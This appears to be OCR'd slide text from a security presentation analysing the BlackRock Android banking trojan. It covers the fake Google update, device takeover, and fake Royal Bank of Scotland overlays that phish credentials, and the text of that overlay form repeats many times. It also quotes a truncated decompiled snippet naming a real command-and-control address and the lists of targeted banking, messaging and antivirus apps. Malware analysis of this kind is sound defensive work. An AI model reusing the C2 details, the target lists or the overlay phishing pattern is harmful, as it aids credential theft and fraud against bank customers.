
Phone number:

Date of birth:

Day ▾ Month ▾ Year ▾

How BlackRock Works

3. Displays deceptive Google update to gain more permissions



Royal Bank of Scotland

Step 1 of 3

Attention

For security reasons you must confirm your identity. Please note providing wrong or invalid information could lead to account suspension..

First name:

Last name:

Phone number:

Date of birth:

Day ▾ Month ▾ Year ▾

Continue

How BlackRock Works

4. Compromises and controls the entire device

Royal Bank of Scotland

Step 1 of 3

Attention

For security reasons you must confirm your identity. Please note providing wrong or invalid information could lead to account suspension..

First name:

Last name:


Phone number:

Date of birth:

Day
Month
Year
Continue

How BlackRock Works

5. Displays fake app overlays



Royal Bank of Scotland

Step 1 of 3

Attention

For security reasons you must confirm your identity. Please note providing wrong or invalid information could lead to account suspension..

First name:

Last name:

Phone number:


Date of birth:

Day ▾ Month ▾ Year ▾

Continue

How BlackRock Works

6. Phishes user credentials



Royal Bank of Scotland

Step 1 of 3

Attention

For security reasons you must confirm your identity. Please note providing wrong or invalid information could lead to account suspension..

First name:

First name: Scott

Last name: King

Phone number: 12134259553

Date of birth:

How BlackRock Works

7. Commits fraud or sells data

Royal Bank of Scotland

Step 1 of 3

Attention

For security reasons you must confirm your identity. Please note providing wrong or invalid information could lead to account suspension..

First name:


First name: Scott

Last name: King

Phone number: 12134259553


Date of birth:


Latest Version Disguises as Flash Player




Latest version appeared on September 21, 2020

C2 Server Changed IP Addresses




```
/* renamed from: huy.boooms.d */
public class C0098d {

    /* renamed from: a */
    String f593a = "http://217.8.117.7/";

    /* renamed from: b */
    String[] f594b = {"com.leumi.leumiwallet", "com.westernu

    /* renamed from: c */
    String[] f595c = {"org.telegram.messenger", "com.viber.v

    /* renamed from: d */
    String[] f596d = {"com.kms.free", "com.drweb", "com.eset

    public C0098d() {
    }
}
```

C2 Server Remains Online



217.8.117.7/login

Not Secure | 217.8.117.7/login

Вход


Email or login

Password

□ Remember me

Вход

